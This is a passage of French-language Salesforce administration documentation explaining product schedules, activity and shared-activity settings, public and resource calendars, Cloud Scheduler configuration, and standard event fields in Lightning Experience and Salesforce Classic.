Créez des planifications de chiffre d'affaires ou de quantité par défaut pour les produits livrés ou payés sur une période donnée. Les administrateurs peuvent également activer les paramètres de planification permettant aux utilisateurs de créer des programmes pour des produits spécifiques selon les opportunités.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Dans Configuration, saisissez *Planifications produits* dans la case Recherche rapide, puis sélectionnez **Paramètres des planifications produits**.
2. Cochez les cases appropriées pour activer les planifications de quantité et de chiffre d'affaires de votre organisation. Rappelons que la désactivation d'un type de planification entraîne la suppression automatique de toutes les informations de planification existantes pour les produits.

   Pour consulter la définition de chaque type de planification, reportez-vous à Présentation des produits, des catalogues de prix et des planifications à la page 1560.
3. Pour chaque type de planification que vous activez, déterminez si l'activation doit être automatique ou non pour chacun des produits de vos catalogues de prix. Cette option permet de sélectionner automatiquement la case Planification de la quantité activée ou la case Planification du chiffre d'affaires activée des produits du catalogue de prix.
4. Cliquez sur **Enregistrer**.

Pour mieux contrôler les planifications produit par produit, les administrateurs peuvent également déterminer les types de planification que les utilisateurs peuvent définir pour chaque produit.

**Remarque:** L'activation ou la désactivation des planifications ne concerne pas les produits archivés

Si des planifications sont référencées dans Apex, un seul type de planification (quantité ou chiffre d'affaires) peut être désactivé. Par exemple, si Apex référence l'objet de planification (représenté par `OpportunityLineItemSchedule` dans le code), vous pouvez désactiver l'un des types de planification, mais pas les deux.

CONSULTER ÉGALEMENT :

Concepts de produits

# Assistance des commerciaux dans la gestion des réunions et des tâches

## Aider vos commerciaux à gérer des événements et des tâches ensemble

Offrez à vos représentants une perspective plus précise sur leurs pistes, leurs contacts, leurs opportunités et leurs comptes. Utilisez des paramètres d'activités combinés pour les aider à gérer et à suivre les réunions et les tâches. Les options de Lightning Experience et de Salesforce Classic sont différentes.

### Considérations relatives à l'éditeur d'activité et à la chronologie des activités dans Lightning Experience

Dans certaines organisations Salesforce, les présentations de page ou les types d'enregistrement doivent être ajustés afin d'éviter la disparition des onglets dans l'éditeur d'activité. De plus, si vous personnalisez l'affichage et l'ordre des champs dans la chronologie des activités, vérifiez le comportement de certains champs.

### Considérations relatives à la configuration des rappels d'activité dans Salesforce Classic

La désactivation de préférences individuelles d'affichage de rappels d'événement et de tâche supprime les paramètres de rappel d'activité des utilisateurs. Si vous réactivez les rappels par la suite, les utilisateurs reçoivent des rappels uniquement pour les activités qu'ils créent ou mettent à jour après votre réactivation du paramètre.

Considérations relatives aux Activités partagées (plusieurs contacts dans une activité)

Utilisez les Activités partagées pour permettre aux utilisateurs d'associer plusieurs contacts à chaque événement ou tâche, et afficher les informations relatives aux activités en cours et l'historique des activités dans les pages de détail des contacts. Si vous activez l'option Activités partagées, ou si elle est activée par défaut dans votre organisation Salesforce, vous ne pouvez pas la désactiver. Que vous activiez les Activités partagées ou que vous les laissiez désactivées, lisez ces considérations.

Consignes relatives aux activités partagées (plusieurs contacts dans une activité)

Pour inclure des contacts associés ainsi que d'autres détails d'événement et de tâche, incluez la liste associée Nom dans les présentations de page de détail d'événement et de tâche.

CONSULTER ÉGALEMENT :

Options de personnalisation pour la gestion simultanée des événements et des tâches

## Considérations relatives à l'éditeur d'activité et à la chronologie des activités dans Lightning Experience

Dans certaines organisations Salesforce, les présentations de page ou les types d'enregistrement doivent être ajustés afin d'éviter la disparition des onglets dans l'éditeur d'activité. De plus, si vous personnalisez l'affichage et l'ordre des champs dans la chronologie des activités, vérifiez le comportement de certains champs.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Affichage des onglets dans l'éditeur d'activité en ajustant les présentations de page et les types d'enregistrement

Dans certaines organisations Salesforce, l'affichage des onglets dans l'éditeur d'activité de Lightning Experience nécessite un ajustement des paramètres.

Considérations relatives à la chronologie et aux listes associées des activités

Dans la page de détail des objets qui prennent en charge les activités, Lightning Experience n'affiche pas les listes associées Activités en cours ou Historique des activités avec les autres listes associées. Elle affiche à la place la chronologie des activités. Les objets qui prennent en charge les activités incluent les opportunités, les pistes, les comptes, les contacts, les contrats et les objets personnalisés dans lesquels vous activez les activités.

Considérations relatives à la personnalisation des champs de la chronologie des activités

Vous pouvez utiliser des présentations compactes pour personnaliser l'affichage et l'ordre des champs d'éléments dans la chronologie des activités. Sachez que certains champs importants restent dans la chronologie, même si vous la supprimez d'une présentation. Les icônes de la chronologie ne sont pas personnalisables.

CONSULTER ÉGALEMENT :

Consignes de personnalisation de la liste des tâches dans Lightning Experience

## Affichage des onglets dans l'éditeur d'activité en ajustant les présentations de page et les types d'enregistrement

Dans certaines organisations Salesforce, l'affichage des onglets dans l'éditeur d'activité de Lightning Experience nécessite un ajustement des paramètres.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Configuration des onglets Appel, Tâche et Événement dans l'éditeur d'activité de Lightning Experience

L'onglet Appel, Tâche et Événement ne figure pas dans l'éditeur des opportunités ou d'autres objets dans votre organisation Salesforce ? Vérifiez les paramètres de votre présentation, du type enregistrement et des autorisations.

Configuration de l'action Envoyer un e-mail dans l'éditeur d'activité de Lightning Experience

L'action Envoyer un e-mail ne figure pas dans l'éditeur d'activité des opportunités ou d'autres objets de votre organisation Salesforce ? Vérifiez vos paramètres de présentation et d'autorisations.

### Configuration des onglets Appel, Tâche et Événement dans l'éditeur d'activité de Lightning Experience

L'onglet Appel, Tâche et Événement ne figure pas dans l'éditeur des opportunités ou d'autres objets dans votre organisation Salesforce ? Vérifiez les paramètres de votre présentation, du type enregistrement et des autorisations.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Examinez la présentation de page de tous les objets (opportunités, pistes, comptes, contacts ou un objet personnalisé qui prend charge les activités). Vérifier si vous avez inclus l'action correspondante dans la section Actions Salesforce1 et Lightning Experience de la présentation de page de l'objet.

   Remarque: La page d'un objet hérite des actions de la présentation de page globale, sauf si vous avez personnalisé les actions dans la section Actions Salesforce1 et Lightning Experience de la présentation de page de l'objet.

2. Avez-vous créé un type d'enregistrement personnalisé pour les appels, les tâches ou les événements ? (les types d'enregistrement déterminent la présentation et les valeurs des listes de sélection d'un enregistrement, vous pouvez définir un ou plusieurs types d'enregistrement que les utilisateurs pourront choisir en créant un événement ou une tâche). Examinez la présentation de page que vous avez associée au type d'enregistrement personnalisé. Assurez-vous d'avoir attribué le type d'enregistrement personnalisé à l'action correspondante. Par exemple, si vous avez créé un type d'enregistrement personnalisé pour des appels, attribuez-le à l'action Consigner un appel.
3. Assurez-vous que vos utilisateurs disposent de l'autorisation d'affichage de ce type d'enregistrement personnalisé.

CONSULTER ÉGALEMENT :

Actions dans Lightning Experience

Ordre des actions dans Lightning Experience

Présentations de page

Ensembles d'autorisations

### Configuration de l'action Envoyer un e-mail dans l'éditeur d'activité de Lightning Experience

L'action Envoyer un e-mail ne figure pas dans l'éditeur d'activité des opportunités ou d'autres objets de votre organisation Salesforce ? Vérifiez vos paramètres de présentation et d'autorisations.

1. Si l'action Envoyer un e-mail est manquante dans l'éditeur d'activité, ouvrez la présentation de page attribuée au type d'enregistrement de l'opportunité ou d'un autre objet.
2. Ajoutez l'action **Envoyer un e-mail** (*pas* l'action Envoyer des e-mails) à la section Actions de Salesforce1 et de Lightning Experience de la présentation de page.
3. Assurez-vous que vos utilisateurs disposent de l'autorisation **Envoyer des e-mails** (*pas* Envoyer *un* e-mail).

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Actions dans Lightning Experience
- Ordre des actions dans Lightning Experience
- Présentations de page
- Ensembles d'autorisations

## Considérations relatives à la chronologie et aux listes associées des activités

Dans la page de détail des objets qui prennent en charge les activités, Lightning Experience n'affiche pas les listes associées Activités en cours ou Historique des activités avec les autres listes associées. Elle affiche à la place la chronologie des activités. Les objets qui prennent en charge les activités incluent les opportunités, les pistes, les comptes, les contacts, les contrats et les objets personnalisés dans lesquels vous activez les activités.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations relatives à la personnalisation des champs de la chronologie des activités

Vous pouvez utiliser des présentations compactes pour personnaliser l'affichage et l'ordre des champs d'éléments dans la chronologie des activités. Sachez que certains champs importants restent dans la chronologie, même si vous la supprimez d'une présentation. Les icônes de la chronologie ne sont pas personnalisables.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Affichage et ordre des champs**

Utilisez des présentations compactes pour personnaliser l'affichage et l'ordre des champs dans la chronologie. Cependant, certains champs sont conservés dans la chronologie, même si vous les retirez de la présentation, car ils contiennent des informations essentielles sur les activités. Par exemple, supposons que vous retirez le champ de date d'échéance, de date et heure ou de statut de tâche des présentations compactes. La date de début et de fin de l'événement, la case à cocher de la tâche, la date d'échéance de la tâche ainsi que la date de consignation des appels restent affichées dans les activités de la chronologie. Le champ de description dans les événements et le champ de commentaires dans les tâches restent également affichés dans la chronologie, bien qu'ils ne soient plus disponibles dans la présentation compacte. Les champs restants visibles dans la chronologie reflètent les champs que vous insérez dans la présentation compacte.

**Icônes**

Les icônes des types d'activité (événements, tâches, appels et e-mails) dans la chronologie ne sont pas personnalisables.

## Considérations relatives à la configuration des rappels d'activité dans Salesforce Classic

La désactivation de préférences individuelles d'affichage de rappels d'événement et de tâche supprime les paramètres de rappel d'activité des utilisateurs. Si vous réactivez les rappels par la suite, les utilisateurs reçoivent des rappels uniquement pour les activités qu'ils créent ou mettent à jour après votre réactivation du paramètre.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

## Considérations relatives aux Activités partagées (plusieurs contacts dans une activité)

Utilisez les Activités partagées pour permettre aux utilisateurs d'associer plusieurs contacts à chaque événement ou tâche, et afficher les informations relatives aux activités en cours et l'historique des activités dans les pages de détail des contacts. Si vous activez l'option Activités partagées, ou si elle est activée par défaut dans votre organisation Salesforce, vous ne pouvez pas la désactiver. Que vous activiez les Activités partagées ou que vous les laissiez désactivées, lisez ces considérations.

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

### Activation des Activités partagées

**Limitation du nombre de contacts**
Vos commerciaux peuvent associer jusqu'à 50 contacts à chaque événement ou tâche.

**Délai nécessaire pour activer les activités partagées**
L'activation de la fonctionnalité Activités partagées peut prendre jusqu'à 48 heures, selon le volume d'activités de votre organisation Salesforce. Durant ce processus, les commerciaux peuvent continuer à utiliser les tâches et les événements. La page Paramètres d'activité dans Configuration affiche des messages sur le statut et sur la marche à suivre si le processus n'arrive pas à son terme.

**Affichage des contacts associés et d'autres détails d'activité**
Pour afficher les contacts associés dans les pages de détail des événements et des tâches, assurez-vous que la liste associée Nom est incluse dans les présentations de page des événements et des tâches. Notez que les éléments de la liste associée Nom ne sont pas des champs. Par conséquent, ils n'adhèrent pas aux paramètres de sécurité au niveau du champ.

**Affichage Visualforce des événements**
Si une page Visualforce utilise le contrôleur standard pour afficher des événements Activités partagées, utilisez l'API version 26.0 ou supérieure.

### Laisser les activités partagées désactivées

**Limitations dans les rapports personnalisés basés sur les relations d'activité**
Si vous n'activez pas les Activités partagées, les rapports personnalisés basés sur les relations d'activité fonctionnent comme suit.

- Ils présentent uniquement les invités d'un événement, mais pas l'organisateur.
- Ils ne présentent pas les événements auxquels personne n'a été invité.

**Aucune prise en charge des recherches d'activité personnalisées**
Si vous n'activez pas l'option Activités partagées, les types de rapports personnalisés qui utilisent des relations de champs de référence d'actvité personnalisés ne sont pas pris en charge

**Enregistrements dupliqués créés pour les e-mails**
Si vous n'activez pas Activités partagées et qu'un commercial envoie un e-mail à plusieurs contacts, Salesforce crée une tâche fermée pour chaque contact. Par conséquent, Salesforce crée des enregistrements en double au lieu d'une seule tâche correspondant à l'e-mail.

### Consignes relatives aux activités partagées (plusieurs contacts dans une activité)

Pour inclure des contacts associés ainsi que d'autres détails d'événement et de tâche, incluez la liste associée Nom dans les présentations de page de détail d'événement et de tâche.

CONSULTER ÉGALEMENT :

Présentations de page

Éditions

Disponible dans Lightning Experience avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

## Aider vos commerciaux à gérer des événements et des calendriers

Optimisez la façon dont vos représentants gèrent leurs réunions et leur planning. Les options ne sont pas les mêmes pour Lightning Experience, Salesforce Classic, et Salesforce1.

Création et gestion d'un calendrier public ou d'un calendrier de ressource dans Salesforce Classic

Utilisez un calendrier public pour gérer les activités de groupe. Vous pourrez par exemple suivre les événements d'un groupe, comme les événements marketing, les sorties de produits et les formations, ou planifier une activité commune comme des vacances en équipe. Utilisez un calendrier de ressource pour planifier l'utilisation d'une ressource partagée telle qu'une salle de conférence ou un rétroprojecteur.

Configuration de Cloud Scheduler dans Salesforce Classic

Le bouton Nouvelle demande de réunion est activé par défaut dans les présentations de page. Il permet d'utiliser Cloud Scheduler pour demander des réunions avec des clients. Le bouton s'affiche dans la liste associée Activités en cours de la page de détail des contacts, des pistes et des comptes personnels.

Champs d'événement

Les enregistrements d'événement ont des champs standard pour le suivi et l'enregistrement des détails d'événement.

CONSULTER ÉGALEMENT :

Options de personnalisation des événements et des calendriers

# Création et gestion d'un calendrier public ou d'un calendrier de ressource dans Salesforce Classic

Utilisez un calendrier public pour gérer les activités de groupe. Vous pourrez par exemple suivre les événements d'un groupe, comme les événements marketing, les sorties de produits et les formations, ou planifier une activité commune comme des vacances en équipe. Utilisez un calendrier de ressource pour planifier l'utilisation d'une ressource partagée telle qu'une salle de conférence ou un rétroprojecteur.

Vous pouvez créer un nombre illimité de calendriers.

- Affichez et modifiez vos calendriers publics et vos calendriers de ressource existants.

  Dans Configuration, saisissez *Calendriers publics et ressources* dans la case Recherche rapide, puis sélectionnez **Calendriers publics et ressources**.

- Créez un calendrier public ou un calendrier de ressources.

  1. Cliquez sur **Nouveau**, nommez le calendrier, sélectionnez **Actif** et enregistrez le calendrier.
  2. Cliquez sur **Partage**. Ajoutez les groupes, rôles ou les utilisateurs publics avec lesquels vous souhaitez partager le calendrier.
  3. Dans Accès au calendrier, spécifiez la manière dont vous souhaitez partager le calendrier.

     **Masquer les détails**
     Les autres utilisateurs peuvent consulter si les horaires sont disponibles mais n'ont pas accès aux autres informations concernant les événements du calendrier.

     **Masquer les détails et ajouter des événements**
     Les autres utilisateurs peuvent consulter les horaires mais ne peuvent pas afficher les détails des événements. Ils peuvent ajouter des événements dans le calendrier.

     **Afficher les détails**
     Les autres utilisateurs peuvent consulter les informations détaillées sur les événements du calendrier.

     **Afficher les détails et ajouter des événements**
     Les autres utilisateurs peuvent afficher des détails sur les événements du calendrier et insérer des événements dans le calendrier.

     **Accès intégral**
     Les autres utilisateurs peuvent afficher des détails sur les événements du calendrier, y insérer des événements et modifier les événements présents.

- Suppression d'un calendrier public.

  1. Dans Configuration, saisissez *Calendriers publics et ressources* dans la case Recherche rapide, puis sélectionnez **Calendriers publics et ressources**.
  2. Cliquez sur **Suppr** en regard du nom d'un calendrier.

Assurez-vous que les utilisateurs disposent des autorisations appropriées. Par exemple, un invité à un événement qui n'a pas d'autorisation de lecture sur les opportunités ne peut pas consulter l'opportunité associée à l'événement.

CONSULTER ÉGALEMENT :

Accès aux activités

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Group Edition**, **Personal Edition** et **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour gérer des calendriers publics :
- Personnaliser l'application

Pour gérer des calendriers de ressources :
- "Personnaliser l'application"

Pour afficher un enregistrement associé sur un événement :
- Les utilisateurs doivent avoir l'autorisation de lecture

## Configuration de Cloud Scheduler dans Salesforce Classic

Le bouton Nouvelle demande de réunion est activé par défaut dans les présentations de page. Il permet d'utiliser Cloud Scheduler pour demander des réunions avec des clients. Le bouton s'affiche dans la liste associée Activités en cours de la page de détail des contacts, des pistes et des comptes personnels.

**Important:** Cloud Scheduler n'est pas disponible dans les organisations Salesforce créées dans Winter '17 ou supérieure. Si vous avez activé Cloud Scheduler avant Winter '17, il reste disponible pour votre organisation jusqu'à la version Winter '18. Cependant, si vous retirez le bouton **Nouvelle demande de réunion**, vous ne pouvez pas le rajouter. Pour plus d'informations, reportez-vous à Début du retrait progressif de Cloud Scheduler avec la version Winter '17.

Utilisez les méthodes suivantes seules ou combinées pour déterminer si le bouton Nouvelle demande de réunion s'affiche ou non dans les présentations de page de détails. Le bouton est également disponible dans la section Calendrier de l'onglet Accueil lorsque le sous-onglet Réunions demandées est activé. Les actions d'ajout et de suppression suivantes n'affectent pas le bouton de la section Calendrier.

**Éditions**

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les présentations de page et les paramètres d'activité :

- Personnaliser l'application

### Configuration rapide de Cloud Scheduler pour des présentations de page multiples

1. Dans Configuration, saisissez *`Cloud Scheduler`* dans la case `Recherche rapide`, puis sélectionnez **Cloud Scheduler**.
2. Si vous ajoutez le bouton et que le nouveau thème de l'interface utilisateur n'est pas encore activé, activez-le dans la page Interface utilisateur dans Configuration.
3. Pour ajouter le bouton **Nouvelle demande de réunion** à la liste associée Activités en cours de toutes les présentations de page éligibles, cliquez sur **Ajouter le bouton**. Pour supprimer le bouton de toutes les présentations de page actuelles, cliquez sur **Supprimer le bouton**.

### Configuration manuelle de Cloud Scheduler pour des présentations de page individuelles

1. Si vous ajoutez le bouton et que le nouveau thème de l'interface utilisateur n'est pas encore activé, activez-le dans la page Interface utilisateur dans Configuration. Reportez-vous à Paramètres de l'interface utilisateur.
2. Ajoutez ou supprimez le bouton **Nouvelle demande de réunion** dans la liste associée Activités en cours des présentations de page de votre choix.
   - Contacts
   - Pistes
   - Comptes personnels (si activé)

     Pour permettre aux utilisateurs de demander une réunion avec un compte personnel, ajoutez le champ `E-mail` à la présentation de page. Depuis les paramètres de gestion d'objet de requêtes, accédez à Présentations de page.

### Paramètres facultatifs de Cloud Scheduler

Vous pouvez également activer ces paramètres afin d'élargir les fonctionnalités de Cloud Scheduler.

- Demandez à vos utilisateurs d'installer Salesforce pour Outlook.

  Nous recommandons aux utilisateurs de synchroniser les événements de leur calendrier entre Salesforce avec Outlook pour proposer des horaires de réunion en fonction de leur disponibilité indiquée dans le calendrier Salesforce.

- Ajoutez le logo de votre société aux demandes de réunion envoyées aux invités.
- Affichez les demandes de réunion dans la section Calendrier de l'onglet Accueil.

  Le sous-onglet Réunions demandées est affiché par défaut. Si vous retirez le bouton Nouvelle demande de réunion de toutes les présentations de page, nous recommandons de retirer également le sous-onglet Réunions demandées, car vos utilisateurs ne peuvent pas demander des réunions.

- Autorisez vos utilisateurs partenaires à demander des réunions à l'aide de Cloud Scheduler. Le profil Utilisateur partenaire personnalisé doit inclure les autorisations utilisateur appropriées à la page 2079, être actif et attribué à vos utilisateurs partenaires.

## Autorisations utilisateur requises

Les utilisateurs doivent disposer des autorisations « Envoyer un e-mail » et « Modifier les événements » pour demander des réunions. Ces autorisations sont activées dans la plupart des profils standard.

Si les utilisateurs ne disposent pas des autorisations requises :

- Ils ne peuvent pas afficher le bouton Nouvelle demande de réunion dans la liste associée Activités en cours
- Ils ne peuvent pas modifier, replanifier ou annuler des demandes de réunion

## Exigences de la sécurité au niveau du champ

Dans la plupart des cas, il n'est pas nécessaire de modifier les paramètres de sécurité au niveau du champ pour autoriser les utilisateurs à demander des réunions. Cependant, si vous avez modifié les paramètres de sécurité au niveau du champ par défaut dans certains profils de votre organisation Salesforce, consultez le tableau ci-dessous pour vous assurer que ces modifications n'empêchent pas les utilisateurs de demander des réunions.

Remarque: Dans des ensembles d'autorisations et l'interface utilisateur de profil avancée, les étiquettes de paramètres diffèrent de celles de l'interface utilisateur de profil d'origine et des pages de sécurité au niveau du champ des champs personnalisés.

| Objet | Champ | Paramètres de sécurité au niveau du champ requis | | Description |
|---|---|---|---|---|
| | | Ensemble d'autorisations et Interface utilisateur de profil avancée | Interface utilisateur de profil d'origine et pages de personnalisation de champ | |
| Événement | `Nom` | `Lire` et `Modifier` | `Visible` (avec `Lecture seule` *non* sélectionnée) | Si ce champ n'est pas en lecture, le bouton Nouvelle demande de réunion n'est pas affiché dans la liste associée Activités en cours et un message de type « privilèges insuffisants » est affiché lorsqu'un utilisateur tente de modifier (confirmer ou reprogrammer) ou d'afficher une demande de réunion.<br><br>Si ce champ est accessible en lecture, mais pas modifiable, le bouton Nouvelle demande de réunion n'est pas affiché dans la liste associée Activités en cours et les demandes de réunions s'ouvrent en lecture seule, ce qui empêche les utilisateurs de confirmer ou de reprogrammer la réunion. |

| Objet | Champ | Paramètres de sécurité au niveau du champ requis | | Description |
|---|---|---|---|---|
| | | Ensemble d'autorisations et Interface utilisateur de profil avancée | Interface utilisateur de profil d'origine et pages de personnalisation de champ | |
| | `Description` | `Lire` | `Visible` | Par défaut, lors de la confirmation d'une demande de réunion, le dernier message envoyé par l'organisateur de la réunion s'affiche dans le champ `Description` du nouvel événement.<br>Cependant, si la sécurité au niveau du champ `Description` n'est pas en lecture, le dernier message ne s'affiche pas dans le champ `Description` même si la sécurité au niveau du champ est définie ultérieurement en lecture. |

Consignes d'ajout de logos personnalisés à des demandes de réunion Salesforce Classic
Vous pouvez afficher un logo personnalisé dans les communications, comme des demandes de réunion. Suivez ces conseils pour des images de logo personnalisé.

CONSULTER ÉGALEMENT :

Activités

## Consignes d'ajout de logos personnalisés à des demandes de réunion Salesforce Classic

Vous pouvez afficher un logo personnalisé dans les communications, comme des demandes de réunion. Suivez ces conseils pour des images de logo personnalisé.

Un logo personnalisé s'affiche aux emplacements suivants.

- Les requêtes par e-mail envoyées aux invités pour demander une réunion ou pour planifier un événement
- Les pages de réponse à une réunion dans lesquelles les invités sélectionnent les horaires auxquels ils sont disponibles
- Les pages de réponse à un événement dans lesquelles les invités acceptent ou refusent l'événement

Lorsque vous utilisez un logo personnalisé, tenez compte des points suivants.

- L'image doit être inférieure à 20 Ko et sous un format de fichier .gif, .jpeg ou .png.
- Pour obtenir de meilleurs résultats, utilisez une image inférieure à 130 pixels en largeur, 100 pixels en hauteur et 72 pixels par pouce. Le redimensionnement automatique peut empêcher l'affichage correct des grandes images dans certains clients de messagerie.
- Téléchargez votre logo sous l'onglet Documents, puis rendez-le accessible en externe.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Personal Edition** et **Database.com**

AUTORISATIONS UTILISATEUR

Pour personnaliser les paramètres d'activité :

- Personnaliser l'application

Remarque:

- Les autres utilisateurs peuvent remplacer le logo s'il se situe dans le dossier Documents partagés. Pour empêcher les modifications non souhaitées, créez un dossier accessible uniquement par les administrateurs système puis chargez le logo dans ce dossier.
- Vous ne pouvez pas utiliser un logo qui est stocké dans le dossier Mes documents personnels ou marqué Usage interne uniquement.

- Vous ne pouvez pas supprimer un logo personnalisé sous l'onglet Documents lorsqu'il est utilisé dans des demandes de réunion. Sélectionnez une autre image pour le logo ou désactivez l'option d'affichage d'un logo personnalisé dans les demandes de réunion.

CONSULTER ÉGALEMENT :

Fonctionnement de Cloud Scheduler dans Salesforce Classic

## Champs d'événement

Les enregistrements d'événement ont des champs standard pour le suivi et l'enregistrement des détails d'événement.

Champs d'événement dans Lightning Experience

Les champs standard de suivi et d'enregistrement des détails d'événements ci-dessous sont disponibles dans Lightning Experience.

Champs d'événement dans Salesforce Classic

Les champs standard suivants pour le suivi et l'enregistrement de détails d'événement sont disponibles dans Salesforce Classic.

### Champs d'événement dans Lightning Experience

Les champs standard de suivi et d'enregistrement des détails d'événements ci-dessous sont disponibles dans Lightning Experience.

Éditions

Disponible dans Lightning Experience avec : **Developer** Edition, **Enterprise** Edition **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

| Champ | Description |
|---|---|
| `Devise de l'activité` | Indique la devise par défaut de tous les champs de montant de devise dans l'activité. Les montants sont affichés dans la devise de l'activité. Ils sont également convertis dans la devise personnelle de l'utilisateur. Disponible uniquement dans les organisations qui utilisent les devises multiples. |
| `Événement sur la journée` | En sélectionnant cette case, un utilisateur spécifie que l'événement dure toute la journée. |
| `Attribué à` | Indique le responsable associé à l'événement. Par défaut, l'événement est attribué à l'utilisateur qui l'a créé.<br>Dans une page de détail d'événement ou une vue de liste, `Attribué à` désigne le créateur de l'événement. Cependant, si un invité à l'événement affiche un rapport sur les Activités |

| Champ | Description |
| --- | --- |
| | avec des contacts, `Attribué` désigne le visualiseur en tant qu'invité.<br>Ce champ n'est pas disponible avec Personal Edition. |
| `Créé par` | Indique l'utilisateur qui a créé l'événement, avec la date et l'heure de création. Lecture seule. |
| `Date` | Indique la date planifiée de l'événement. Ce champ est affiché uniquement si les événements sur plusieurs jours sont désactivés. |
| `Description` | Description de l'événement. La limitation est 32 Ko de données. |
| `Division` | Indique la division à laquelle appartient l'activité. Cette valeur est héritée du compte, de la piste, de la requête ou de l'objet personnalisé associé, s'il existe. Sinon, l'activité appartient à la division globale. Disponible uniquement dans les organisations qui utilisent des divisions pour segmenter les données. |
| `Durée` | Représente la durée d'un événement inférieure à une journée complète, en heures et en minutes. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont désactivés. |
| `Email` | Contient l'adresse e-mail du contact ou de la piste associé(e) à l'événement. Ce champ est renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |
| `Fin` | Indique la date et l'heure de fin planifiées de l'événement. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont activés. |
| `Type d'enregistrement d'événement` | Contient le nom du champ qui détermine les valeurs de liste de sélection disponibles pour l'enregistrement. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition. |
| `Dernière modification par` | Contient le nom de l'utilisateur qui a modifié l'événement en dernier, avec la date et l'heure de modification. Lecture seule. |
| `Nom` | Contient le nom du contact ou de la piste associé(e) à l'événement. Si les activités partagées sont activées dans votre organisation, un utilisateur peut associer jusqu'à 50 contacts à un événement non récurrent. Ce champ est visible uniquement par les utilisateurs qui disposent de l'autorisation « Lire » pour les contacts et les pistes. L'association d'un contact à un événement peut affecter le compte auquel Salesforce associe l'événement. Reportez-vous au champ `Associé à`. |
| `Emplacement` | Indique l'emplacement de l'événement. |
| `Phone` | Contient le numéro de téléphone du contact ou de la piste associé(e) à l'événement. Ce champ est renseigné avec la valeur de l'enregistrement de contact ou de piste associé. |

| Champ | Description |
| --- | --- |
| `Privé` | Indique si des utilisateurs autres que le responsable de l'événement peuvent afficher les détails de l'événement en consultant le calendrier du responsable de l'événement. Cependant, les utilisateurs autorisés à afficher ou à modifier toutes les données affichent les détails de l'événement privé des rapports et des recherches, ou lors de la consultation des calendriers des autres utilisateurs. Les fichiers de données exportés incluent toujours les événements privés. Les événements avec des invités et les événement ajoutés ou modifiés dans le calendrier d'un autre utilisateur ne peuvent pas être marqués comme étant privés. Les événements privés ne peuvent pas être associés à d'autres enregistrements. |
| `Public` | **Remarque:** Avant la version Summer '13, ce champ s'intitulait `Visible dans le libre-service`.<br><br>Cette case à cocher permet à un utilisateur de spécifier si un événement passé est visible dans le portail libre-service.<br><br>**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.<br><br>Si les communautés sont activées dans votre organisation, la valeur de ce champ spécifie si les utilisateurs externes de communautés peuvent afficher l'événement. Si l'événement appartient à un utilisateur externe, celui-ci peut afficher l'événement dans la communauté, que l'événement soit public ou non.<br><br>Ce champ n'est pas visible par défaut. Un administrateur Salesforce peut l'exposer. |
| `Associé à` | Représente l'enregistrement auquel l'événement est associé, comme un compte, une opportunité ou un objet personnalisé. Ce champ est disponible uniquement si un utilisateur associe l'événement à un contact, pas à une piste. L'enregistrement est visible uniquement par les utilisateurs qui disposent de l'autorisation « Lire » pour le type d'enregistrement auquel l'événement est associé.<br><br>Si vous associez l'événement à un objet autre qu'un compte, Salesforce détermine le compte dans l'événement comme suit.<br><br>• Supposons qu'un utilisateur associe l'événement à une opportunité, à un contrat ou à une entité personnalisée qui appartient à un compte. Salesforce utilise le compte de cet objet en tant que compte de l'événement.<br>• Supposons qu'un utilisateur associe l'événement à un autre objet et également à un contact. Salesforce utilise le compte du contact principal en tant que compte de l'événement. |

| Champ | Description |
| --- | --- |
| | • Si un utilisateur laisse le champ `Associé à` vide, Salesforce n'associe pas de compte à l'événement. |
| `Afficher l'heure en tant que` | Détermine l'affichage des événements lorsque d'autres utilisateurs affichent le calendrier d'un utilisateur : occupé, absent du bureau ou libre. |
| `Date de début` | Date et heure planifiées de début d'un événement. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont activés. |
| `Objet` | Contient l'objet de l'événement. |
| `Time` | Indique l'heure de début d'un événement planifié. Ce champ s'affiche uniquement si les événements sur plusieurs jours sont désactivés. |
| `Type` | Indique le type de l'événement, par exemple e-mail ou réunion. Limitez les valeurs de la liste de sélection à 40 caractères. |

## Champs d'événement dans Salesforce Classic

Les champs standard suivants pour le suivi et l'enregistrement de détails d'événement sont disponibles dans Salesforce Classic.

Éditions

Disponible dans Salesforce Classic avec : **Toutes** les éditions à l'exception de **Database.com**

Événements avec des invités non disponibles dans : **Personal** Edition

